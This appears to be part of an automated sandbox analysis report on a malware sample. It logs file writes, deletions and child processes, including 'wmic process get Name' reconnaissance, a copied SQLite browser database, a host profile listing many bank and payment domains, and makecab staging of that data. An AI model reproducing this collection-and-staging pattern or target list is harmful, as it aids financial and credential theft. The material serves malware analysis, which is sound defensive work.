C:\Users\user\AppData\Local\Temp\chrB32.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	281289D	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\chrB32.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	3	2836B6A	CreateFileW
C:\Users\user\AppData\Local\Temp\chrCF8.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	281289D	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\chrCF8.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	3	2836B6A	CreateFileW
C:\Users\user\AppData\Local\Temp\chr1073.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	281289D	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\chr1073.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	3	2836B6A	CreateFileW
C:\Users\user\AppData\Local\Temp\4624a8e10d6df3306e1dd46223b6b1968208dd49	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	4	2836B6A	CreateFileW
C:\Users\user\AppData\Local\Temp\chr2302.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	281289D	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\chr2302.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	3	2836B6A	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\chrB32.tmp	success or wait	1	2822179	DeleteFileW
C:\Users\user\AppData\Local\Temp\chrB32.tmp	success or wait	3	2822179	DeleteFileW
C:\Users\user\AppData\Local\Temp\chrCF8.tmp	success or wait	1	2822179	DeleteFileW
C:\Users\user\AppData\Local\Temp\chrCF8.tmp	success or wait	3	2822179	DeleteFileW
C:\Users\user\AppData\Local\Temp\chr1073.tmp	success or wait	1	2822179	DeleteFileW
C:\Users\user\AppData\Local\Temp\chr1073.tmp	success or wait	3	2822179	DeleteFileW
C:\Users\user\AppData\Local\Temp\4624a8e10d6df3306e1dd46223b6b1968208dd49	success or wait	1	2822179	DeleteFileW
C:\Users\user\AppData\Local\Temp\4624a8e10d6df3306e1dd46223b6b1968208dd49	success or wait	3	2822179	DeleteFileW
C:\Users\user\AppData\Local\Temp\chr2302.tmp	success or wait	1	2822179	DeleteFileW
C:\Users\user\AppData\Local\Temp\chr2302.tmp	success or wait	3	2822179	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\chrB32.tmp	0	118784	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 02 00 00 00 1d 00 00 00 00 00 00 00 00 00 00 00 16 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 c1 05 00 00 00 01 0f fb 00 00 00 00 1c 0f fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....................	success or wait	1	2811A02	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\chrB32.tmp	unknown	118784	29 23 be 84 e1 6c d6 ae 52 90 49 f1 f1 bb e9 eb b3 a6 db 3c 87 0c 3e 99 24 5e 0d 1c 06 b7 47 de b3 12 4d c8 43 bb 8b a6 1f 03 5a 7d 09 38 25 1f 5d d4 cb fc 96 f5 45 3b 13 0d 89 0a 1c db ae 32 20 9a 50 ee 40 78 36 fd 12 49 32 f6 9e 7d 49 dc ad 4f 14 f2 44 40 66 d0 6b c4 30 b7 32 3b a1 22 f6 22 91 9d e1 8b 1f da b0 ca 99 02 b9 72 9d 49 2c 80 7e c5 99 d5 e9 80 b2 ea c9 cc 53 bf 67 d6 bf 14 d6 7e 2d dc 8e 66 83 ef 57 49 61 ff 69 8f 61 cd d1 1e 9d 9c 16 72 72 e6 1d f0 84 4f 4a 77 02 d7 e8 39 2c 53 cb c9 12 1e 33 74 9e 0c f4 d5 d4 9f d4 a4 59 7e 35 cf 32 22 f4 cc cf d3 90 2d 48 d3 8f 75 e6 d9 1d 2a e5 c0 f7 2b 78 81 87 44 0e 5f 50 00 d4 61 8d be 7b 05 15 07 3b 33 82 1f 18 70 92 da 64 54 ce b1 85 3e 69 15 f8 46 6a 04 96 73 0e d9 16 2f 67 68 d4 f7 4a 4a d0 57 68	)#...I..R.I........<..>.$^.... G...M.C.....Z}.8%.].....E;.... ...2 .P.@x6..I2..}I..O..D@f.k. 0.2;."."...........r.I,.~..... ....S.g....~-..f..WIa.i.a..... .rr....OJw...9,S....3t..... Y~5.2".....-H..u...*...+x..D._ P..a..{...;3...p..dT...>i..Fj. .s.../gh..JJ.Wh	success or wait	3	282C1D3	WriteFile
C:\Users\user\AppData\Local\Temp\chrCF8.tmp	unknown	44	b2 49 0e 53 35 30 49 14 e1 a3 d0 1d 2b cd 73 0f 08 67 58 87 67 2c 9d 3a ff 8d 40 45 4c a5 3c be d4 6f f5 8f af 37 d6 84 46 4e 39 a2	.I.S50I.....+.s..gX.g,.:..@EL .<..o...7..FN9.	success or wait	3	282C1D3	WriteFile
C:\Users\user\AppData\Local\Temp\chr1073.tmp	unknown	4096	e0 80 62 ac 72 e2 3d 56 fb f1 52 92 16 6e ad 48 dd 9d d6 f4 ad f6 af f9 2a 1d 9f 37 83 14 f0 df f8 b0 76 86 99 49 72 79 50 b6 b5 51 21 78 09 c7 b1 36 cc c9 05 6a de cd 8d 59 be 65 61 48 ef 13 ca ed a1 5f 04 24 8d 28 42 e3 21 38 f3 70 dd 1b 44 d1 fd 30 e6 85 58 00 11 71 88 cf c9 1d 4b 71 60 20 29 5f 3c d9 57 0a da 60 dc 6f 13 bc f2 ec 9e 57 af 52 d7 af e4 3b be 4d 46 9e 43 fb cb a0 c1 32 57 ad c8 d2 98 c8 1f 15 2e 1f 09 c6 10 e3 c8 ae 2b 56 60 50 4c 26 9d d6 3f f9 57 4a 39 49 f5 09 73 72 30 75 18 09 1a eb 61 70 5e f5 fe a7 c9 c0 b9 65 09 d0 56 68 b5 f2 bd 09 8e 72 5b 13 05 8f c5 d5 fd 2c 9e 76 d1 c8 bc 89 99 b0 86 e1 a9 73 a0 a7 5b 97 cb a9 0f 8a 06 f5 6f db f9 a7 f8 aa 94 ff b6 5e f4 b7 4e 96 86 93 42 61 6e 39 71 b1 2a 43 dd 0d 72 93 b1 87 63 e6 83 ee dd	..b.r.=V..R..n.H.....*..7.. ....v..IryP..Q!x...6...j...Y.e aH....._.$.(B.!8.p..D..0..X..q ....Kq` )_<.W..`.o.....W.R...; .MF.C....2W.............+V`P L&..?.WJ9I..sr0u....ap^..... e..Vh.....r[.....,.v.....s.. [.....o.....^..N...Ban9 q.*C..r...c....	success or wait	3	282C1D3	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\chr1073.tmp	unknown	2866	96 a0 44 46 e4 ca c4 01 3a 72 0e 9e 32 58 2e 05 e7 c0 ac b2 b4 22 6a 07 3e 22 cf e7 b4 c2 25 80 55 d7 40 68 33 ba 61 ec 37 3f 5a a5 66 eb f2 4c 62 61 8a ce 34 1e 01 a3 48 66 d6 5c b9 7e 8c 7c d0 1c 53 89 c7 1c e4 63 d2 74 ad d4 60 6a 2e 67 9d 05 a3 7e 3c c1 e3 9f 75 86 88 0f 49 db 50 a2 0d 58 c3 d1 26 59 16 0d 12 fa 50 53 a8 3f ab 01 a0 92 3d e8 55 73 d7 a2 ca 6b 2e 25 eb 41 38 99 16 71 d9 67 da da bf 93 ff b7 8b 4b c6 d0 31 c0 71 f2 a1 34 06 9c a7 54 51 fb 0f c9 28 18 0e 0a f3 51 dd 74 6b 06 a7 9c a1 94 a5 e4 42 87 88 4c 1a 0b 17 8b d8 a4 19 5f 11 1f 75 21 87 c9 98 9c aa de 17 1f 5f 44 95 d1 01 79 e8 45 a5 cb 77 4e a3 c7 e6 15 52 f3 f6 68 12 c0 a6 55 90 ba 9f f8 45 02 ce 91 40 fe 53 d9 26 4f 9a 97 77 03 c7 6e 12 0c 58 f9 fc f1 05 1a 5d c4 eb 8e cb 54 ea	..DF....:r..2X....."j.>".... %.U.@h3.a.7? Z.f..Lba..4...Hf.\ .~.|..S....c.t..`j.g...~<...u. ..I.P..X..&Y....PS.?....=.Us.. .k.%.A8..q.g.....K..1.q..4.. .TQ...(....Q.tk.....B..L.... ..._..u!....._D...y.E..wN.. ..R..h...U....E...@.S.&O..w. .n..X.....]....T.	success or wait	3	282C1D3	WriteFile
C:\Users\user\AppData\Local\Temp\4624a8e10d6df3306e1dd46223b6b1968208dd49	unknown	4096	7b 22 69 73 5f 69 6e 74 65 72 65 73 74 69 6e 67 5f 63 6c 69 65 6e 74 22 3a 20 22 30 22 2c 22 63 6c 69 65 6e 74 5f 69 64 22 3a 20 22 34 36 32 34 61 38 65 31 30 64 36 64 66 33 33 30 36 65 31 64 64 34 36 32 32 33 62 36 62 31 39 36 38 32 30 38 64 64 34 39 22 2c 22 77 69 6e 64 6f 77 73 5f 76 65 72 73 69 6f 6e 22 3a 20 22 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 5b 56 65 72 73 69 6f 6e 20 31 30 2e 30 2e 31 37 31 33 34 2e 31 5d 22 2c 22 69 73 5f 78 36 34 22 3a 20 22 31 22 2c 22 62 72 6f 77 73 65 72 73 22 3a 20 7b 22 43 68 72 6f 6d 65 22 3a 20 22 30 22 7d 2c 22 75 72 6c 73 22 3a 20 7b 22 35 33 2e 63 6f 6d 22 3a 20 22 30 22 2c 22 53 63 68 6f 6f 6c 73 46 69 72 73 74 46 43 55 2e 6f 72 67 22 3a 20 22 30 22 2c 22 53 6f 75 74 68 6c 61 6e 64 43 55 2e 6f 72	{"is_interesting_client": "0", "client_id": "4624a8e10d6df330 6e1dd46223b6b1968208dd 49","windows_version": "Microsoft Windows [Version 10.0.17134.1]","i s_x64": "1","browsers": {"Chrome": "0"},"urls": {"53.com": " 0","SchoolsFirstFCU.org": "0","SouthlandCU.or	success or wait	4	282C1D3	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\4624a8e10d6df3306e1dd46223b6b1968208dd49	unknown	1761	61 72 6d 2e 63 6f 6d 22 3a 20 22 30 22 2c 22 73 74 61 74 65 73 74 72 65 65 74 62 61 6e 6b 2e 63 6f 6d 22 3a 20 22 30 22 2c 22 73 74 63 75 2e 6f 72 67 22 3a 20 22 30 22 2c 22 73 74 6f 72 6d 67 61 69 6e 2e 63 6f 6d 22 3a 20 22 30 22 2c 22 73 74 72 69 70 65 2e 63 6f 6d 22 3a 20 22 30 22 2c 22 73 75 6d 6d 69 74 63 72 65 64 69 74 75 6e 69 6f 6e 2e 63 6f 6d 20 22 3a 20 22 30 22 2c 22 73 75 6e 63 6f 61 73 74 63 72 65 64 69 74 75 6e 69 6f 6e 2e 63 6f 6d 22 3a 20 22 30 22 2c 22 73 75 6e 74 72 75 73 74 2e 63 6f 6d 22 3a 20 22 30 22 2c 22 73 77 61 70 70 61 2e 63 6f 6d 22 3a 20 22 30 22 2c 22 74 63 66 62 61 6e 6b 2e 63 6f 6d 22 3a 20 22 30 22 2c 22 74 64 2e 63 6f 6d 20 22 3a 20 22 30 22 2c 22 74 64 65 63 75 2e 6f 72 67 22 3a 20 22 30 22 2c 22 74 64 66 63 75 2e 6f 72	arm.com": "0","statestreetbank.com": "0","stcu.org": "0","stormgain.com": "0","stripe.com": "0","summitcreditunion.com ": "0","suncoastcreditunion.com": "0","suntrust.com": "0","swappa.com": "0","tcfbank.com": "0","td.com ": "0","tdecu.org": "0","tdfcu.or	success or wait	4	282C1D3	WriteFile
C:\Users\user\AppData\Local\Temp\chr2302.tmp	unknown	1920	3e c7 20 a7 0d d8 b2 e6 b0 0e ef cc 64 05 17 6c 7d 0a 54 15 a3 7d 93 d4 3a 79 91 39 22 b8 39 5e a1 b0 2d 26 9d 02 a3 c3 0f 15 72 7b b4 fe 6c ab 06 a4 ef 0c 6a 21 b7 35 ab 6b f6 61 a7 33 a7 73 48 0d 1f 37 b6 d2 e5 eb cb 42 c3 fe c8 ee 1d 17 46 56 82 59 6f 4e 81 e6 6d a6 be a1 23 09 45 39 1b 26 1d 63 c0 0e 21 66 ce dd 0b dd 06 9d d2 b8 26 67 36 85 18 cb 98 ee 6a 73 10 82 fe 02 ba b8 03 42 50 30 23 7f fe 3d fe 2e 71 a1 d8 d3 32 97 8e 21 32 17 cf 62 a6 55 88 19 14 8b a0 e6 ae f8 e6 ab e0 28 48 ed 25 77 45 7d 1e d1 a5 57 e5 bb 67 ca 9f 97 fb d9 50 23 b1 e2 f4 44 72 7d cb 02 ae a7 f4 d3 95 20 3d 1c 8a 11 3a f5 d4 f2 94 2d 97 ab a4 8d 03 f9 40 61 cc 14 d5 35 da 8f b6 dd 41 7f b4 b8 73 df ef 35 b5 33 ec 95 cf 6c e7 f3 08 0c 6a 82 51 8a 1e 17 c1 f8 e2 e7 41 e3 1a	>. .....d..l}.T..}..:y.9".9^..-&.....r{..l.....j!.5.k.a .3.sH..7.....B.....FV.YoN.. m...#.E9.&.c..!f.....&g6..... js.....BP0#..=..q...2..!2..b .U.....(H.%wE}...W..g... ..P#...Dr}..... =...:.....-.. ....@a...5....A...s..5.3...l.. ..j.Q.....A..	success or wait	3	282C1D3	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\chrB32.tmp	unknown	118784	success or wait	1	282D14C	ReadFile
C:\Users\user\AppData\Local\Temp\chrCF8.tmp	unknown	1	success or wait	1	282D14C	ReadFile
C:\Users\user\AppData\Local\Temp\chrCF8.tmp	unknown	4096	success or wait	1	282D14C	ReadFile
C:\Users\user\AppData\Local\Temp\chrCF8.tmp	unknown	4096	end of file	1	282D14C	ReadFile
C:\Users\user\AppData\Local\Temp\chr1073.tmp	unknown	4096	success or wait	1	282D14C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\chr1073.tmp	unknown	4096	success or wait	1	282D14C	ReadFile
C:\Users\user\AppData\Local\Temp\chr1073.tmp	unknown	1	success or wait	1	282D14C	ReadFile
C:\Users\user\AppData\Local\Temp\chr1073.tmp	unknown	4096	success or wait	2	282D14C	ReadFile
C:\Users\user\AppData\Local\Temp\chr1073.tmp	unknown	4096	end of file	1	282D14C	ReadFile
C:\Users\user\AppData\Local\Temp\chr2302.tmp	unknown	4096	success or wait	1	282D14C	ReadFile

Analysis Process: cmd.exe PID: 5192 Parent PID: 6552

General

Start time:	10:51:51
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C ver > 'C:\Users\user\AppData\Local\Temp\chrCF8.tmp'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\chrCF8.tmp	unknown	2	0d 0a	..	success or wait	1	2B2837	WriteFile
C:\Users\user\AppData\Local\Temp\chrCF8.tmp	unknown	40	4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 5b 56 65 72 73 69 6f 6e 20 31 30 2e 30 2e 31 37 31 33 34 2e 31 5d	Microsoft Windows [Version 10.0.17134.1]	success or wait	1	2B2837	WriteFile
C:\Users\user\AppData\Local\Temp\chrCF8.tmp	unknown	2	0d 0a	..	success or wait	1	2B2837	WriteFile

Analysis Process: conhost.exe PID: 6048 Parent PID: 5192

General

Start time:	10:51:51
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 6308 Parent PID: 6552

General

Start time:	10:51:52
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C wmic process get Name > 'C:\Users\user\AppData\Local\Temp\chr1073.tmp'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6324 Parent PID: 6308

General

Start time:	10:51:52
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WMIC.exe PID: 580 Parent PID: 6308

General

Start time:	10:51:53
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\wbem\WMIC.exe
Wow64 process (32bit):	true
Commandline:	wmic process get Name
Imagebase:	0xf10000
File size:	391680 bytes
MD5 hash:	79A01FCD1C8166C5642F37D1E0FB7BA8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\chr1073.tmp	unknown	4048	ff fe 4e 00 61 00 6d 00 65 00 20 00 0d 00 0a 00 53 00 79 00 73 00 74 00 65 00 6d 00 20 00 49 00 64 00 6c 00 65 00 20 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 0d 00 0a 00 53 00 79 00 73 00 74 00 65 00 6d 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 0d 00 0a 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 79 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 0d 00 0a 00 73 00 6d 00 73 00 73 00 2e 00 65 00 78	..N.a.m.e. . . . .S.y.s.t.e.m. .I.d.l.e. .P.r.o.c.e.s.s. . . . .S.y.s.t.e.m. . . . .R.e.g.i.s.t.r.y. . . . .s.m.s.s...e.x	success or wait	1	F49EF8	WriteFile
C:\Users\user\AppData\Local\Temp\chr1073.tmp	unknown	2914	20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 0d 00 0a 00 64 00 6c 00 6c 00 68 00 6f 00 73 00 74 00 2e 00 65 00 78 00 65 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 0d 00 0a 00 53 00 68 00 65 00 6c 00 6c 00 45 00 78 00 70 00 65 00 72 00 69 00 65 00 6e 00 63 00 65 00 48 00 6f 00 73 00 74 00 2e 00 65 00 78 00 65 00 20 00 20 00 20 00 20 00 20 00 0d 00 0a 00 53 00 65 00 61 00 72 00 63 00 68 00 55 00 49 00 2e 00 65 00 78 00 65 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 0d 00 0a 00 52 00 75 00 6e 00 74 00 69 00 6d 00 65 00 42 00 72 00 6f 00 6b 00 65 00 72 00 2e 00 65 00 78 00 65 00 20 00 20 00 20 00 20 00 20	. . . .d.l.l.h.o.s.t...e.x.e. . . . .S.h.e.l.l.E.x.p.e.r.i.e.n.c.e.H.o.s.t...e.x.e. . . . .S.e.a.r.c.h.U.I...e.x.e. . . . .R.u.n.t.i.m.e.B.r.o.k.e.r...e.x.e. . . .	success or wait	1	F49EF8	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 3624 Parent PID: 6552

General

Start time:	10:51:57
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /c makecab /V3 'C:\Users\user\AppData\Local\Temp\4624a8e10d6df3306e1dd46223b6b1968208dd49' 'C:\Users\user\AppData\Local\Temp\chr2302.tmp'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 4188 Parent PID: 3624

General

Start time:	10:51:57
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: makecab.exe PID: 5036 Parent PID: 3624

General

Start time:	10:51:57
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\makecab.exe
Wow64 process (32bit):	true
Commandline:	makecab /V3 'C:\Users\user\AppData\Local\Temp\4624a8e10d6df3306e1dd46223b6b1968208dd49' 'C:\Users\user\AppData\Local\Temp\chr2302.tmp'
Imagebase:	0x1360000
File size:	68608 bytes
MD5 hash:	D0D74264402D9F402615F22258330EC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\cab_5036_2	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	1368927	CreateFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\cab_5036_3	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	1368927	CreateFileA
C:\Users\user\AppData\Local\Temp\cab_5036_4	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	1368927	CreateFileA
C:\Users\user\AppData\Local\Temp\cab_5036_5	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	1368927	CreateFileA
C:\Users\user\AppData\Local\Temp\cab_5036_6	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	1368927	CreateFileA
C:\Users\user\AppData\Local\Temp\cab_5036_7	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	1368927	CreateFileA
C:\Users\user\AppData\Local\Temp\cab_5036_8	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	1368927	CreateFileA
C:\Users\user\AppData\Local\Temp\cab_5036_9	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	1368927	CreateFileA
C:\Users\user\AppData\Local\Temp\cab_5036_10	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	1368927	CreateFileA
C:\Users\user\AppData\Local\Temp\cab_5036_11	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	1368927	CreateFileA

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis